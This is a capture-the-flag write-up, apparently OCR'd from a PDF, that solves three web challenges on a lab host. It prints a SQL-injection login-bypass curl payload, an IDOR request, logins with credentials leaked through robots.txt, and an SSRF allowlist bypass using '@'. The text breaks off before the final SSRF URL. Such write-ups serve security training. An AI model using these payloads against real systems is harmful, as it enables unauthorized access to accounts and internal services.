

Fig.13: - web 01 royalmint question

Reconnaissance

Visiting the root page reveals a login portal.
By reviewing the frontend JavaScript (/app.js), several important observations can be made:

- Authentication is handled via **/auth/login**
- Logged-in user data is available at /**auth/current**
- Invoice data is accessible via **/invoices/<id>?format=json**
- **Invoice ID 1057** is explicitly referenced in the client code as containing the flag and key
- There is no proper authorization check when viewing invoices (IDOR)

Vulnerability 1: SQL Injection (Authentication Bypass)

While testing invalid credentials, the application leaks information such as:

Users found: oslo, helsinki, Raquel

This indicates a **SQL injection vulnerability** in the username field.

Root Cause

The backend likely constructs a query similar to:

SELECT * FROM users WHERE username='<input>' AND password='<input>';

Input is not sanitized, allowing SQL comment injection.



Fig.14: - Web-01(Sql_Injection_Identified)

Exploitation: Boolean-Based SQL Injection

To bypass authentication, a comment (--) is injected into the username field to disable the password check.

Payload Used

**curl -i -X POST http://10.60.0.224:5001/auth/login **

**-H "Content-Type: application/json" **

**-c cookies.txt **

-d "{\"username\":\"Raquel' -- \",\"password\":\"anything\"}"

Result

- Login succeeds
- A valid session cookie (connect.sid) is issued
- The response confirms admin access

{"success":true,"user":{"id":3,"username":"Raquel","role":"admin"}}

Verification

curl http://10.60.0.224:5001/auth/current -b cookies.txt

Response confirms authenticated session.



Fig.15: - Web-01(Authenticated_Session_Confirms)

Vulnerability 2: IDOR (Insecure Direct Object Reference)

Once authenticated, invoice IDs can be accessed directly without ownership validation.

Exploit

curl http://10.60.0.224:5001/invoices/1057?format=json -b cookies.txt

Result

{"invoice": {"id": 1057,"user_id": 2,"owner": "helsinki","amount": 206,"note": "Quarterly billing note: **TDHCTF{DENVER_LAUGHS_AT_BROKEN_ACL}**

|Key:885dc32d33ddae66cf8f25d3fdb4f52487707676e0928b02802cdfa55e59c587" }}



Fig.16: - Web-01(Key_And_Flag_Found_Using_IDOR)

Flag and Key

Flag: TDHCTF{DENVER_LAUGHS_AT_BROKEN_ACL}

Key: 885dc32d33ddae66cf8f25d3fdb4f52487707676e0928b02802cdfa55e59c587

Summary of Vulnerabilities

Vulnerability	Impact
SQL Injection (Auth)	Authentication bypass
IDOR	Unauthorized access to sensitive invoices
Broken Access Control	Flag exposure

Conclusion

This challenge demonstrates how **chained vulnerabilities**—SQL injection followed by IDOR—can fully compromise an application. Even with authentication in place, the lack of proper authorization checks allowed direct access to sensitive resources.

Tapas Prajapati
tapasprajapati022@gmail.com

Web 02 – Ticket To The Vault | Medium – 250 pts



Fig.17: - web 02 ticket to the vault question

The Directorate's tip portal was suspected to be vulnerable. The goal was to find sensitive internal information and ultimately retrieve the flag.

Step 1: Initial Reconnaissance

The provided platform URL was:

http://10.60.0.224:5002

As a standard reconnaissance step, I checked the robots.txt file:

http://10.60.0.224:5002/robots.txt

Step 2: Information Disclosure via robots.txt

The robots.txt file **revealed sensitive information** that should never be public. It contained **admin paths and plain-text credentials:**

Disallow: /admin

Disallow: /admin/tickets

Disallow: /admin/flag

Tokyo: tokyo / rio123

The Professor: admin / admin123

This is a clear case of information disclosure and security misconfiguration.



Fig.18: - Web-02(Usernames_Found_In_Robots.txt)

Step 3: Admin Login

Using the leaked credentials from robots.txt, I logged in as the admin user.

Credentials used:

Username: admin

Password: admin123

The login was successful, confirming **weak authentication controls.**

Step 4: Broken Access Control

After logging in, I **manually accessed the admin-only flag endpoint:**

http://10.60.0.224:5002/admin/flag

The application did not perform proper authorization checks, and the flag was directly accessible.

Result

The flag was successfully retrieved.



Fig.19: - Web-02(Key_And_Flag_Found_Using_Broken_Access)

Flag and Key

Flag: TDHCTF{THE_BOT_DID_THE_DIRTY_WORK }

Key: 70db1aa53ae0571655cc84effaf3d86e8cfa76e4ad26e0d28f8b4bfb767078d

Vulnerabilities Identified

1. **Sensitive Data Exposure**
    - Credentials stored in **robots.txt**
2. **Security Misconfiguration**
    - Admin paths exposed publicly
    - robots.txt used incorrectly for security
3. **Broken Access Control**
    - Direct access to **/admin/flag after login**
    - No additional role validation

Conclusion

This challenge demonstrates how simple misconfigurations can lead to complete system compromise. No advanced exploitation techniques were required—only basic reconnaissance and understanding of access control flaws.

Tapas Prajapati
tapasprajapati022@gmail.com

Web 03 – Safehouse | Hard – 500 pts



Fig.20: - web 03 safehouse question

Challenge Overview

In this challenge, the Directorate operates a secure Safehouse Network Scanner that is supposed to scan only external URLs. The goal is to exploit weaknesses in this system to access an internal vault server and retrieve the Professor's hidden escape route data (flag).

Step 1: Initial Access & Login

When opening the target application:

http://10.60.0.224:5003

We are first presented with a login page.

Fig.21: - Web-03(Hint_Found_on_LoginPage)

Observation

- The login page itself provides a **hint containing a valid username and passphrase**
- Using these credentials**, login is successful**

After login, the application redirects us to a page showing an “Access Safe House” option.

Step 2: Accessing the Safe House

Clicking Access Safe House redirects us to:

Base Camp – Control Room

This page contains:

- Logged-in crew member details
- A **Security Key (Token)** displayed on the page
- An option to Access Network Scanner



Fig.22: - Web-03(Found_Security_Key)

Important Information Found

The page reveals a token:

PROFESSOR_TOKEN_x9f3c2a

It also mentions that:

- The internal vault is isolated
- It is accessible only from within the safe house network

This strongly suggests that the Network Scanner may be used to reach **internal services.**

Step 3: Network Scanner Analysis

Clicking Access Network Scanner redirects to a page that:

- Accepts a URL as input
- Fetches the URL server-side
- Displays the response content
- Restricts URLs to the allowlisted domain previewme.com

This behaviour indicates a **potential Server-Side Request Forgery (SSRF) vulnerability.**



Fig.23: - Web-03(Network_Scanner_SSRF_Identified)

Step 4: Identifying the SSRF Entry Point

By testing multiple URLs, it becomes clear that the scanner sends server-side requests using the endpoint:

/preview?url=<TARGET>

Testing with an allowed URL:

http://previewme.com



Fig.24: - Web-03(Internal_network_Reference_Hint)

Result

- Response status: 200
- External content is fetched and displayed

This confirms SSRF functionality.

Step 5: Internal Service Discovery

While testing different URLs, one of the responses reveals a critical hint:

Internal Network Reference: internal-admin:8080

Why This Matters

- internal-admin is not publicly accessible
- Port 8080 is commonly used for internal admin services
- SSRF can potentially be used to access this internal host

Step 6: Allowlist Bypass Using @

Why the @ Technique Works

According to URL parsing standards:

scheme://userinfo@host

- Everything before @ is treated as userinfo
- The actual connection is made to the host after @

If the application only checks whether previewme.com exists in the URL string, this can be abused.

Crafted Payload

http://previewme.com@internal-admin:8080/

What Happens

- The application sees previewme.com → request allowed
- The server actually connects to internal-admin:8080

- This confirms successful allowlist bypass and internal SSRF access.



Fig.25: - Web-03(Html_Comment_Visible)

Step 7: Accessing the Internal Vault

From the Base Camp page, we already obtained the security token:

PROFESSOR_TOKEN_x9f3c2a

Further testing showed that the internal service exposes a protected endpoint:

/flag

This endpoint requires the token as a query parameter.

Step 8: Final Exploit Payload

Combining:

- Allowlist bypass (@)
- Internal service (internal-admin:8080)
- Security token

Final URL used in the Network Scanner:

